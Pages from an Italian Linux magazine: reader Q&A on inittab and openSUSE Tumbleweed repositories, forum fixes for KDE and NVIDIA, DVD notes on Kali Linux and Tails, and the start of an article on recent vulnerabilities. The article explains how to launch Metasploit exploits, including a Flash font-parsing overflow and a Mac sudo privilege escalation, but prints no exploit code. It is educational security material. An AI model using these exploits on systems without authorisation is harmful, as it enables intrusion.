In effetti quella combinazione di tasti, nota anche come "il saluto delle tre dita", può creare qualche grana se si sta condividendo un computer. La combinazione di tasti **Ctrl+Alt+Canc** è notoriamente mappata con il comando di sistema **/sbin/shutdown -r now**, che causa il riavvio immediato del sistema. Ciò che si può fare è rimappare il comportamento da eseguire alla pressione di questa combinazione di tasti o semplicemente disabilitarne l'uso. Il file di sistema da modificare, come di consueto con i privilegi di amministratore, è **/etc/inittab**. Il file contiene anche molte altre impostazioni che andrebbero modificate solo con la massima consapevolezza di ciò che si va a fare. La riga che ci interessa è **ca::ctrlaltdel:/sbin/shutdown -r -t 4 now**. Se vogliamo solo disabilitare questa combinazione di tasti, basta commentare la riga facendola iniziare con il carattere speciale "#". In alternativa, possiamo decidere di modificare il comando da eseguire, magari scegliendo un'operazione più innocua, come, ad esempio, la visualizzazione di un messaggio in cui si spiega che l'operazione non è permessa. Dopo aver deciso cosa fare occorre salvare il file e riavviare **init** per attivare le modifiche appena effettuate. Questa operazione può essere effettuata eseguendo, sempre da utente root, il comando **/sbin/init q**.

La lettera del mese

UNA OPENSUSE PARTICOLARE

Spinto dalla voglia di sperimentare qualcosa di nuovo, ho installato openSUSE. Devo dire di esserne rimasto piacevolmente colpito, ma vorrei provare un sistema che non segua rilasci semestrali. Ho letto in rete che openSUSE Tumbleweed potrebbe essere la soluzione che sto cercando. Come potrei installarla in tutta sicurezza?
Andrea

Caro Andrea, in effetti la versione **Tumbleweed** (***http://it.opensuse.org/Portal:Tumbleweed***) è una valida alternativa per chi vuole avere i vantaggi di una distribuzione mainstream unita a quelli di una distro costantemente aggiornata. Questa edizione di openSUSE è consigliata a tutti gli utenti che vogliono avere dei pacchetti più recenti di quelli inseriti nella distribuzione stabile. I pacchetti rilasciati con versioni più nuove includono il kernel Linux, applicazioni di rete, suite d'ufficio, desktop manager e molto altro ancora. Poiché gli aggiornamenti del kernel sono molto frequenti, occorre sottolineare che gli utenti che utilizzano driver proprietari devono prestare maggiore attenzione poiché potrebbero dover intervenire da riga di comando per risolvere qualche problema. Fatta questa doverosa premessa, possiamo dire che installare openSUSE Tumbleweed non è affatto complicato. Partendo da una installazione "standard" di openSUSE 12.2, è necessario modificare alcuni repository. La rimozione può essere fatta tramite Yast, ma per completezza indicheremo la procedura da riga di comando. Per visualizzare l'elenco dei repository attualmente configurati basta eseguire, da terminale, il comando **zypper lr**. I repository da sostituire sono **repo-12.2-non-oss**, **repo-12.2-oss** e **repo-12.2-update**. Per rimuoverli, ricordando i numeri associati dal comando **zypper lr**, basta eseguire **sudo zypper rr numeri_dei_repository**. A questo punto, sempre da riga di comando, potremo inserire i nuovi repository per Tumbleweed:

```
sudo zypper ar --refresh http:// download.opensuse.org/↵
                distribution/ openSUSE-current/repo/oss/
                                  'openSUSE Current OSS'
sudo zypper ar --refresh http:// ↵
    download.opensuse.org/distribution/ openSUSE-current/
                repo/non-oss/ 'openSUSE Current non-OSS'
sudo zypper ar --refresh http:// ↵
                    download.opensuse.org/update/
        openSUSE-current/  'openSUSE Current updates'
```

L'opzione **--refresh** serve ad aggiornare automaticamente ogni repository ad ogni operazione eseguita con zypper. A questo punto, occorre abilitare il repository di Tumbleweed, quindi, da terminale eseguiamo il comando seguente:

```
sudo zypper ar -refresh http:// ↵
        download.opensuse.org/repositories/ openSUSE:/
                        Tumbleweed/standard/Tumbleweed
```

Oltre a questi repository di base, anche in openSUSE Tumbleweed è disponibile **Packman**. Questo repository fornisce molti software aggiuntivi suddivisi in quattro categorie: **Essentials**, che include codec ed applicazioni audio e video; **Multimedia**, che contiene altre applicazioni multimediali; **Extra**, che rende disponibili applicazioni di rete; **Games**, che include i giochi. Questi quattro repository possono anche essere configurati ed abilitati singolarmente o in gruppo. In questo caso, mostreremo come abilitarli tutti e quattro contemporaneamente. Da riga di comando, come nel caso precedente, basterà eseguire il comando **zypper ar --refresh packman http://packman.inode.at/suse/openSUSE_Tumbleweed packman**. In questo momento tutti i repository sono correttamente abilitati e configurati, quindi, non resta che passare all'aggiornamento della distribuzione stabile a Tumbleweed. Per farlo occorre eseguire da riga di comando **sudo zypper dup**. La prima volta che sarà eseguito questo comando si dovranno accettare le chiavi GPG dei repository aggiunti. Un'altra caratteristica particolarmente evidente in Tumbleweed è la gestione dei "rivenditori" dei pacchetti. In generale, l'aggiornamento sarà trasparente all'utente ma, di tanto in tanto, potrebbe essere richiesto di autorizzare il cambio di rivenditore poiché un repository potrebbe contenere una versione più aggiornata del pacchetto in uso e presente nel repository utilizzato. Se il computer è equipaggiato con una scheda grafica AMD o NVIDIA, consigliamo di consultare le apposite sezioni del wiki di openSUSE. Per schede con driver proprietari NVIDIA l'indirizzo è ***http://tinyurl.com/Nvidia-Tumbleweed***, mentre per le AMD ***http://tinyurl.com/AMD-Tumbleweed***.

SOLUZIONI DAL FORUM

Ogni mese i thread più interessanti estratti dal forum di Linux Magazine. Se non fai ancora parte della nostra squadra, iscriviti subito! Il nostro sito è pronto a ospitare esperti, neofiti o semplicemente chi ne vuole sapere di più a proposito di GNU/Linux e di Software Libero

Michele Petrecca

Sistema/Kde, Gnome e gli altri

INTEGRARE I FONT NEL MODULO YAST2

DOMANDA • Salve, ho un quesito da porvi: vorrei integrare i font di sistema openSUSE (ambiente desktop KDE) nella finestra di YaST2. Ho provato ad utilizzare QT Configuration, ma nel momento in cui salvo i cambiamenti questi sembrano come "non presenti". Sembra che il sistema sia bloccato sul font Arial Sans. Come posso procedere per risolvere?

SOLUZIONE • Il quesito è posto dall'utente **Callejon** che ne fornisce anche la soluzione. Prima di riportarla vediamo qual è il punto essenziale: i font utilizzati dal modulo YaST2 piacciono veramente a poche persone e questo a dispetto di una distribuzione (OpenSUSE) che probabilmente presenta di default l'ambiente desktop più sobrio ed elegante rispetto alla maggior parte delle distribuzioni. Lo strumento utilizzato dall'utente Callejon, QT Configuration (***http://qt-project.org/doc/qt-4.8/qtconfig.html***), è quello giusto. È sufficiente acquisire i diritti di amministratore e lanciare il comando **qtconfig** per trovarsi l'interfaccia grafica visibile in Figura 1.





Fig. 1 • Con QT Configuration possiamo personalizzare diversi aspetti

Detto questo, vediamo come procedere: nell'interfaccia di QT Configuration clicchiamo sul tab **Fonts**. La scritta **Sample Text** è di esempio per analizzare subito la qualità del font utilizzato. Nel riquadro **Deafult Font** il menu a tendina **Family** permette di selezionare la famiglia di appartenenza dei font (Adobe, Arial etc). Possiamo modificarne l'aspetto scegliendo lo stile (grassetto e/o corsivo) dal menu a tendina **Style** e in **Point Size** la dimensione. Tutti i cambi appariranno in tempo reale sul testo di esempio **Sample Text**. A questo punto andiamo nel menu **File** salviamo la configurazione e dovremo avere il nuovo font attivo per YaST2. Eventualmente le modifiche non dovessero essere state applicate, si provi a riavviare la sessione.

Distribuzioni/SuSE

EFFETTI SPECIALI!

DOMANDA • In data 19/11/2013 ho scaricato il DVD di OpenSUSE 13.1 64 bit e l'ho installata. Devo dire che mi piace molto, tuttavia c'è una cosa che proprio mi infastidisce e sono gli "effetti speciali" del desktop, che sembra vengano automaticamente abilitati, effetti di cui non ho mai sentito il bisogno! Ad esempio, se apro un'applicazione e poi voglio metterla a tutto schermo, l'espansione della finestra dell'applicativo avviene gradualmente, mentre vorrei che lo facesse istantaneamente e senza troppi "fronzoli" grafici. Come posso rimuovere questi effetti? L'ambiente grafico in uso è KDE.

SOLUZIONE • Il quesito è stato posto dall'utente **Sargon6** e risponde l'utente **michele.p** che suggerisce di andare su **Impostazioni di sistema,** dal menu generale. Da questo punto va cercata la voce **Effetti del desktop** cliccando su di essa. Nella nuova finestra, visibile in Figura 2, occorre rimuovere dal riquadro **Attivazione** il segno di spunta alla casella **Abilita gli effetti del desktop all'avvio**. Tutto qui! Alla discussione partecipa anche l'utente **Callejon** il quale suggerisce l'uso dell'ambiente desktop **Gnome** ma con l'utente **Sargon6** che riformula la medesima richiesta: come disattivare gli effetti del desktop qualora si dovessero presentare di default? La risposta è immediata: di default Gnome 3 non ha effetti grafici stand-alone come avviene per l'ambiente KDE a meno di abilitarli con pacchetti esterni, ad esempio Compiz (***www.compiz.org***). Nella versione 3, Gnome presenta due "varianti": **Gnome Shell** e **Gnome Classic**, ma c'è da fare una riflessione





Fig 2 • Con il tool QT Configuration possiamo personalizzare per ogni singolo utente diverse impostazioni

sulle risorse richieste: chi ha seguito, o usa, l'ambiente del "Piedone" è a conoscenza che, fin dal rilascio della versione 3. la modalità standard di Gnome 3 richiede obbligatoriamente il supporto all'accelerazione 3D in hardware della scheda grafica permettendo così il lancio di Gnome Shell. Quando questa accelerazione non è disponibile, vuoi perché non si ha un driver adatto, vuoi perché la scheda non è supportata, viene utilizzata la modalità **fall-back mode**. Questa "modalità di riserva" è però stata rimossa negli ultimi rilasci in favore dell'uso di **LLVM** (*http://llvm.org/*) e **Gallium3D** (*www.freedesktop.org/wiki/Software/gallium/*) che dovrebbero riuscire (il condizionale è d'obbligo) a permettere l'avvio di Gnome Shell nelle svariate situazioni di assenza di accelerazione 3D in hardware. Se questo dovesse essere il caso, e non si vuole che venga avviata questa modalità, che rimane piuttosto avida di risorse soprattutto in computer un po' datati, è sempre possibile passare alla modalità classica installando il pacchetto **gnome-shell-classic** (comando **zypper install gnome-shell-classic**). Effettuata questa operazione riavviamo il computer e al nuovo login opteremo per Gnome Classic (Figura 3), da non confondere con Gnome 2!





Fig. 3 • Un click sull'icona a forma di ruota dentata permette il passaggio a Gnome Classic

Distribuzioni/SuSE

BASSA RISOLUZIONE

DOMANDA • Dopo aver installato OpenSUSE 13.1 64 bit con ambiente desktop KDE su un portatile, l'ho installato anche sul fisso, ma sono incappato in qualche inaspettato problema, primo fra tutti la risoluzione video. È perennemente impostata a 640x480! Se dal menu di Kirchoff seleziono Menu → Impostazioni di sistema → Schermo e video → Configurazione dello schermo → Elenco delle risoluzioni disponibili vedo che quella riportata è l'unica disponibile! Come risolvo? L'output del comando lspci evidenzia la seguente scheda grafica:

00:0d.0 VGA compatible controller [0300]: NVIDIA Corporation C61 [GeForce 6150SE nForce 430] [10de:03d0] (rev a2)
Subsystem: ASRock Incorporation Device [1849:03d0]
Kernel modules: nvidiafb, nouveau

dal quale si evince che trattasi di una NVIDIA Corporation C61 [GeForce 6150SE nForce 430] e il modulo in uso è nouveau. Come posso risolvere questo fastidioso problema?

SOLUZIONE • Il quesito è posto dall'utente **Sargon6** il quale, poco dopo, è lui stesso a riportare una possibile soluzione mantenendo il driver open source **nouveau**: "Ho provato una possibile soluzione e sembra andare bene anche se mi rimane sempre una sola scelta possibile come risoluzione. Senza installare nulla ho aperto il modulo **YaST** e dal gruppo **Sistema** seleziono **Boot Loader**. Nel nuovo pannello click su **Opzioni di boot loader** e nell'ulteriore pannello dal menu a tendina **Modalità VGA** opto, ad esempio, per il valore **1024x768, 24 bit (modo 0x318)**. Riavvio il computer e noto che la risoluzione dello schermo è 1024x768. In questo modo riesco a lavorare molto meglio. Ma, ancora una volta, con il percorso riportato in precedenza, se vado ad elencare il numero di risoluzioni disponibili trovo che 1024x768 è l'unica possibile. Avendo una scheda video GeForce 6150SE, risolverei il problema scaricando (*http://it.opensuse.org/SDB:NVIDIA_drivers*) i pacchetti per le schede nVIDIA recenti (GeForce 6 e GeForce 7)?". La risposta non può che essere affermativa e infatti è lo stesso utente **Sargon6** a riportare nuovamente la dinamica che è consistita nell'installare il pacchetto **x11-video-nvidiaG01** (e relative dipendenze risolte automaticamente dal gestore dei pacchetti) contenente i driver nella versione 173.xx.yy di nVIDIA permettendo così di avere anche il tool **NVIDIA X Server Settings** (Figura 4) dove è possibile optare per diverse scelte nella risoluzione.





Fig. 4 • Il comando nvidia-settings permette di avviare lo strumento di configurazione della scheda nVIDIA


DVD SINGOLO + LATO A DVD DOPPIO

Distribuzioni


KALI LINUX 1.0.6


PERFETTA PER L'HACKING, MOLTO EFFICACE PER L'ANALISI DEI DATI GRAZIE AL "FORENSIC MODE"

Una eccellente distribuzione, esplicitamente pensata per il penetretion testing. Basata su Debian, ha dalla sua il pieno supporto dei dispositivi ARM. La grafica è molto pulita e consente di consente di lavorare con semplicità ed efficacia, senza inutili distrazioni. Kali Linux è stata sviluppata dallo stesso team autore di una delle migliori distro orientate alla sicurezza informatica: BackTrack che, a sua volta, era basata su Ubuntu. Rispetto a BackTrack, Kali si dimostra più facilmente aggiornabile e più agile per attuare pratiche di tipo "offensivo". Interessante la possibilità di effettuare il boot in "Live Forensic Mode": in questa modalità gli Hard Disk interni non verranno minimamente modificati e viene disabilitato l'auto mount per i dispositivi rimovibili. Nella distribuzione sono inclusi oltre 300 tool, molti dei quali ereditati da BackTrack. Di questi 300, Kali Linux ne indica 10 come "top tools":

Aircrack - Per il wireless cracking
Burpsuite - Per testare la sicurezza delle Web App
Hydra - per il brute forcing di password online
John - per il crack di password offline
Maltego - Per la raccolta di informazioni
Metasploit Framework - per l'exploitation
Nmap - per effettuare la scansione delle reti
Oswap-zap - per trovare vulnerabilità nelle applicazioni Web
Sqlmap - per scovare vulnerabilità relative a SQL injection
Wireshaek - Un efficace analizzatore dei protocolli di rete

E ancora: Clonezilla 2.2.1-25; EndianFirewall 3.0.0; FreeNAS 9.2.1.1; M0n0wall 1.8.1; SystemRescueCD 4.0.1

COME UTILIZZARE IL DVD-ROM

Le distribuzioni principali presenti all'interno del DVD-Rom sono direttamente avviabili dal supporto digitale, quindi installabili o eseguibili in modalità LIVE. Basta inserire il DVD-Rom nell'apposito lettore e riavviare il PC. Dopo pochi secondi apparirà l'interfaccia per l'avvio della distribuzione o per la sua esecuzione in modalità LIVE. Per tutte le altre basta seguire le seguenti istruzioni.

L'INTERFACCIA

Per le distribuzioni disponibili sotto forma di immagini ISO, apriamo il DVD-Rom con il file manager e clicchiamo due vole sul file index.htm. A questo punto, dovrebbe apparire l'interfaccia di gestione. Clicchiamo sull'illustrazione o sulla voce Distribuzioni presente nel menu a destra.

DOWNLOAD ISO



Da qui, possiamo scaricare l'immagine ISO della distribuzione semplicemente accedendo alla sua eventuale cartella e premendo sul relativo link. Dopodiché, possiamo masterizzare l'ISO su Cd-Rom e DVD-Rom per creare il supporto di installazione o trasferirla su una pendrive USB bootable.


LATO B DVD DOPPIO

TAILS 0.22.1.1

PER NAVIGARE SU INTERNET IN ANONIMATO

Una distribuzione nata con lo scopo di garantire la massima riservatezza agli utenti. Già il nome rivela la natura di questa distro, Tails è infatti l'acronimo di The Amnestic Incognito Live System. Al fine di garantire l'anonimato e la totale privacy, Tails utilizza TOR (The Onion Router) per l'accesso a internet. Come noto, TOR è una soluzione molto efficace che protegge l'utente dall'analisi del traffico dati, attraverso l'utilizzo di un network di router che gestisce il traffico in modo crittografato in modo che, anche intercettando i pacchetti, non si riesce a risalire all'origine e alla destinazione degli stessi. Tails può essere avviato da chiavetta USB o da CD: in questo modo, potremo utilizzarlo all'occorrenza, quando sentiremo la necessità della più totale privacy per la nostra navigazione internet. Il browser di default è Iceweasel, già configurato per navigare in completo anonimato e settato per forzare l'utilizzo del protocollo HTTPS ogni qualvolta si possibile. Da segnalare sono anche: Claws Mail, per la gestione della posta elettronica; Pidgin, come messenger; Open PGP encryption Applet, per mantenere la clipboard cifrata; Florence Virtual Keyboard, una tastiera virtuale da utilizzare direttamente "a schermo", in grado di bypassare eventualil keylogger hardware presenti nel sistema. Insomma una garanzia davvero totale per la nostra privacy, ulteriormente rafforzata dalla caratteristica di cancellare completamente il contenuto della RAM al riavvio e allo spegnimento del sistema. In definitiva, una piattaforma ottima, magari come "seconda macchina", magari per effettuare transazioni finanziarie o altre operazioni "sensibili". In questa versione sono stati sistemati numerosi piccoli bug che affliggevano la precedente, specialmente nel delicato ambito della sicurezza.

Fig. 2 • Il file manager predefinito è Nautilus, ora aggiornato alla release 3.8.2

E ancora: Caine 5.0; Zenwalk 7.4

MASTERIZZAZIONE SUPPORTI

In ambiente Gnome possiamo utilizzare Brasero, su KDE K3b. Nel primo caso, avviamo il software, clicchiamo su Masterizza immagine e selezioniamo l'ISO da masterizzare. Con K3b, invece, clicchiamo su Strumenti/Masterizza immagine ISO e selezioniamo l'immagine ISO.

PENDRIVE USB AVVIABILE

Installiamo UNetbootin (*http://unetbootin.sourceforge.net*). Colleghiamo la pendrive USB al PC, selezioniamo Diskimage e premiamo su "..." per trovare l'ISO. A questo punto, clicchiamo su OK e aspettiamo che la procedura termini. Subito dopo avviamo il PC da periferica USB.

Hacker: svelato il codice segreto

Scarica Metasploit 4.8.2 qui: www.linux-magazine.it/rivista/allegati

Abbiamo analizzato i sorgenti dei principali software buca-sistema alla scoperta delle tecniche più estreme di programmazione.

Luca Tringali

Su YouTube esiste una particolare categoria di filmati che mostrano i fallimenti più eclatanti che accadono nel mondo. Per trovarli basta cercare le parole "epic fail compilation": il divertimento è assicurato. In questo caso specifico, invece, ci occuperemo dei fallimenti degli sviluppatori ovvero i **bug** presenti in un programma. Un bug non è altro che un errore commesso dal programmatore durante la stesura del codice di un software. Questo causa un funzionamento anomalo del programma che, tra le altre cose, espone il sistema sui cui gira, i dati che gestisce e gli utenti stessi che lo utilizzano al rischio di un attacco informatico. Ovviamente, come per i video dei fallimenti che si trovano su YouTube, anche nella programmazione esistono errori di diversa gravità: un conto è ribaltare un servizio di piatti, un'altra cosa è far cadere un albero sopra la propria automobile. Nel campo della programmazione, possiamo considerare non particolarmente gravi i bug che comportano semplicemente il blocco di un programma, mentre molto più pericolosi sono quelli che consentono ad un malintenzionato di ottenere il controllo sul sistema o i dati di un ignaro utente. Naturalmente, è importante anche tenere conto del contesto: è ovvio che un bug scoperto all'interno di un programma utilizzato da milioni di persone assume maggiore importanza e, di conseguenza, è considerato molto più pericoloso. Nel nostro caso, abbiamo stilato un elenco di dieci bug che, secondo i nostri esperti, sono tra i più pericolosi recentemente scoperti. L'obiettivo è analizzare il codice vulnerabile, per capire la natura del problema e individuare dove il programmatore ha sbagliato. Inoltre, dove possibile, commenteremo il codice dei cosiddetti exploit, i programmi in grado di sfruttare i bug per scopi malevoli, ad esempio prendere possesso di dati e sistemi altrui. Infine, simuleremo una serie di attacchi utilizzando gli exploit che sfruttano i bug analizzati tramite l'utilizzo di un particolare software: il framework **Metasploit** (***www.metasploit.com***). Si tratta di un sofisticato software che consente agli esperti di sicurezza di testare le vulnerabilità scoperte in modo da valutarne empiricamente gli effetti. Metasploit è gratuito e disponibile per Windows e GNU/Linux, inoltre, dispone di una nutrita collezione di exploit (circa un migliaio) e **payload**. I **payload** sono istruzioni in codice binario che vengono inserite nella RAM del computer vittima dall'exploit e che, quando vengono eseguite, creano un punto di accesso per il "pirata": di solito si tratta di una shell remota. L'**exploit** è "**the proof of concept**", ovvero rappresenta la dimostrazione dell'esistenza di una vulnerabilità in un programma. Un exploit può essere qualsiasi cosa: una stringa di testo, una pagina web, un file corrotto o più generalmente una serie di operazioni diverse. Per portare a termine un exploit è necessario, di norma, eseguire diverse azioni, che per questo motivo vengono raccolte in un programma che automatizza il tutto. Il software può essere un normale programma in C++ (o in un altro linguaggio di programmazione, per esempio PHP) oppure essere uno script che viene interpretato dalla shell Bash di GNU/Linux, dal prompt dei comandi di Windows, o ancora dalla console di Metasploit. Quest'ultimo, infatti, dispone di diversi strumenti, ma quello che utilizzeremo noi per avviare gli exploit è il terminale, chiamato **msfconsole**. Per i sistemi Windows esiste anche una interfaccia grafica non ufficiale chiamata **msfgui**, che è possibile scaricare all'indirizzo ***www.scriptjunkie.us/msfgui***. Metasploit è dunque uno strumento che rende quasi banale eseguire un attacco contro un sistema. Ricordiamo sempre che da grandi poteri derivano grandi responsabilità: Metasploit può facilitare l'attuazione di pratiche illegali, sta all'utente non cedere alla tentazione ed usare gli exploit esclusivamente per testare la sicurezza del proprio computer. Per avviare Metasploit, lavorando in ambiente GNU/Linux, è sufficiente eseguire il comando msfconsole ed attendere che si presenti il prompt per

I PUNTI DEBOLI DI MAC OS X

Anche se non sembra, Mac OS X è continuamente soggetto a vulnerabilità, anche gravi. La sensazione è che non sia così solo perché, a causa della sua scarsa diffusione, i cracker preferiscono dedicare le loro attenzioni a Windows. Recentemente, però, è stato pubblicato un exploit (***http://goo.gl/uBaKyL***) che affligge la versione del tool sudo rilasciata con Mac OS.X Questo, in particolare, è il programma che sui sistemi Unix consente l'esecuzione di un comando come utente amministratore pur non essendolo. Questo bug permette molto facilmente di ottenere privilegi di amministrazione, quindi, un cracker potrebbe usarlo per diventare amministratore e fare qualsiasi cosa dopo avere preso il controllo dell'account di un utente del sistema di casa Apple. È anche disponibile un exploit per Metasploit, che è possibile scaricare al seguente indirizzo: ***http://goo.gl/D6wtWQ***.

accedere agli strumenti di del software. Per eseguire un exploit la procedura prevede tre passi fondamentali: scegliere l'exploit che si vuole testare con il comando use seguito dal percorso relativo allo script; impostare eventuali parametri (per esempio l'indirizzo IP della vittima, in locale **127.0.0.1**); lanciare l'exploit con il comando **exploit**. Ma non indugiamo oltre e passiamo all'analisi delle 10 vulnerabilità più pericolose dell'ultimo anno.

TI COMANDO IN UN FLASH

A causa di un problema nel parsing dei font presenti nei file **SWF** (i file Flash), è possibile per un pirata eseguire codice arbitrario su una macchina vittima e addirittura ottenere una shell. Questo significa che tutti i computer contenenti una versione di Flash precedente alla 11.3 permettono un facile accesso alla shell senza bisogno di inserire password. Tra l'altro, questo bug si presenta su tutti i sistemi operativi. Ma vediamo di capire in che cosa consiste l'exploit. Tutto parte da un file SWF che viene aperto in Flash Player, magari caricato da una pagina web. Questo file contiene un testo scritto con un font allegato all'SWF stesso. Il fatto è che questo font è corrotto o, meglio, semplicemente non è un vero font: si tratta di un file TXT contenente codice che consente di accedere ad una shell di sistema (**Fig. 1**). Il codice malevolo, quindi, non si trova all'interno di una pagina web e nemmeno nel file SWF, che sono solo vettori dell'infezione. Il **payload** (codice malevolo) è presente nel file di font. Il problema è che, siccome Flash Player non verifica correttamente la dimensione del file font, andrà in buffer overflow mentre cerca di leggerlo. La suite Metasploit contiene un test per verificare il funzionamento di questo exploit sul proprio sistema, lo troviamo in **modules/exploits/windows/browser/adobe_flash_font_parsing_code_exec.rb**. Possiamo, quindi eseguirlo dalla 